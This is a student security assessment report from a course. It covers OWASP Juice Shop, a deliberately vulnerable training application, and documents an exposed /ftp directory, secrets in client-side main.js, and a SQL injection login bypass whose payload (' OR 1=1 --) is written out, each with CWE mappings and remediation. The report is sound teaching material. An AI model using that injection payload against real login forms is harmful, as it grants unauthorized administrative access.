Web Application Security Report: OWASP Juice Shop

Summary

OWASP Juice Shop is an intentionally insecure web application written in Node.js, Express, and Angular. It includes vulnerabilities from the entire OWASP Top Ten and many other security flaws found in real-world applications. This project serves as a practical guide for understanding and mitigating web application security issues.

This report is part of the Web Application Security course in the Specialization in Cybersecurity from Cesar School.

For more information on OWASP Juice Shop, visit the official OWASP Juice Shop page.

Installation

To set up OWASP Juice Shop locally, follow the instructions on the official GitHub repository.

For Docker users, simply run:

```
docker run --rm -p 127.0.0.1:3000:3000 bkimminich/juice-shop
```

Assessment

The assessment includes identifying vulnerabilities, understanding exploitation techniques, evaluating their severity, and suggesting remediation strategies.


Each vulnerability is mapped to its corresponding CWE (Common Weakness Enumeration) and evaluated using the Common Vulnerability Scoring System (CVSS) calculator.


Tools

- Burp Suite Community Edition
- Sqlmap

- CrackStation
- FoxyProxy
- Firefox
- Docker
- Kali Linux
- Ubuntu
- Windows Subsystem for Linux


1 - Directory Listing Exposure in '/ftp'





Burp Suite -> Target -> Site map

By accessing the `/ftp` directory directly, files available for download can be seen.




For example, the `acquisitions.md` file contains sensitive information about the company's acquisitions.

```
> This document is confidential! Do not distribute!

Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:

Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.

Our shareholders will be excited. It's true. No fake news.
```

CWE ID:

- CWE-538: File and Directory Information Exposure


Severity: 7.5 (High) - Unauthorized access to sensitive company information.




Remediation: Implement proper access control and disable directory listing.

2 - Sensitive Data Exposure in Main.js

Inspecting `main.js` in the developer tools debugger with Pretty Print reveals critical internal information.




For instance, searching for 'admin' exposes the administration panel, which may displays user information and customer feedback control.



CWE ID:

- CWE-922: Insecure Storage of Sensitive Information


Severity: 5.3 (Medium) - Exposure of internal endpoints and application logic.



Remediation: Minimize information exposure in client-side code and use obfuscation where possible.

3 - SQL Injection Brute Force in User Login

The login form is vulnerable to SQL injection. By entering `' OR 1=1 --` in the Email field and anything in the password field, the application logs in as the first user in the database (the admin user). By exploiting this vulnerability, the attacker can escalate privileges, gaining administrative access to the application and enabling multiple further attacks.



